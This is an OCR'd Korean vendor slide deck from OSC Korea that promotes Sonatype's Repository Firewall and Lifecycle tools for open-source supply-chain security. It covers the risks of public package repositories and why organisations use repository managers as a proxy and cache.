안전한 오픈소스 컴포넌트 사용을 위한 첫번째 방어선 (The first line of Defense)

OSC sonatype

급증하는 오픈소스 보안 관리 위기에

하이브리드 환경의 오픈소스 보안 및 거버넌스 자동화 전략

㈜오에스씨코리아
www.osckorea.com

sonatype

목 차

- 퍼블릭 환경으로부터의 오픈소스 소프트웨어 공격 기법 및 현황
- 하이브리드 서비스를 위한 양질의 보안 DB - Sonatype 플랫폼
- 오픈소스 위협 원천 차단 - Sonatype Repository Firewall 구성 및 운영
- 오픈소스 리스크/관리에 대한 거버넌스 자동화 - Sonatype Lifecycle

OSC

sonatype

목 차


- 퍼블릭 환경으로부터의 오픈소스 소프트웨어 공격 기법 및 현황
- 하이브리드 방식 – 양질의 보안 DB - Sonatype 플랫폼
- 오픈소스 – 보안 위협 차단 - Sonatype Repository Firewall 구성 및 운영
- 오픈소스 – 라이센스/관리에 대한 거버넌스 자동화 - Sonatype Lifecycle

OSC

sonatype

어플리케이션 보안


어플리케이션 보안은
복잡하고 다양한 측면을 가진
문제이며, Custom 코드에
대한 테스트 및 오픈소스
라이브러리에 대한 취약점
분석은 필수




OSC

▪ 오픈소스 배포 & Public Repository


- Public Repository는 프로그래밍 언어별 운영
- 바이너리(Binary) 패키지 형태 배포
- Public Repository는 무결성(Malware-Free)를 보장하지 않음
- 네트워크 방화벽으로는 선별적으로 패키지를 차단할 수 없음






Remote Repo(Repository Manager) 필요성

- 외부 저장소에 (Public Repository) 대한 Proxy/Cache 용도
- 보안상의 이유로 개발자가 외부네트워크에 접속하지 못하는 경우에도 필요한 라이브러리(Library) 를 사용하게 함
- 내부에만 사용되는 공통 라이브러리(Library)를 Hosting 하기 위한 저장소 용도



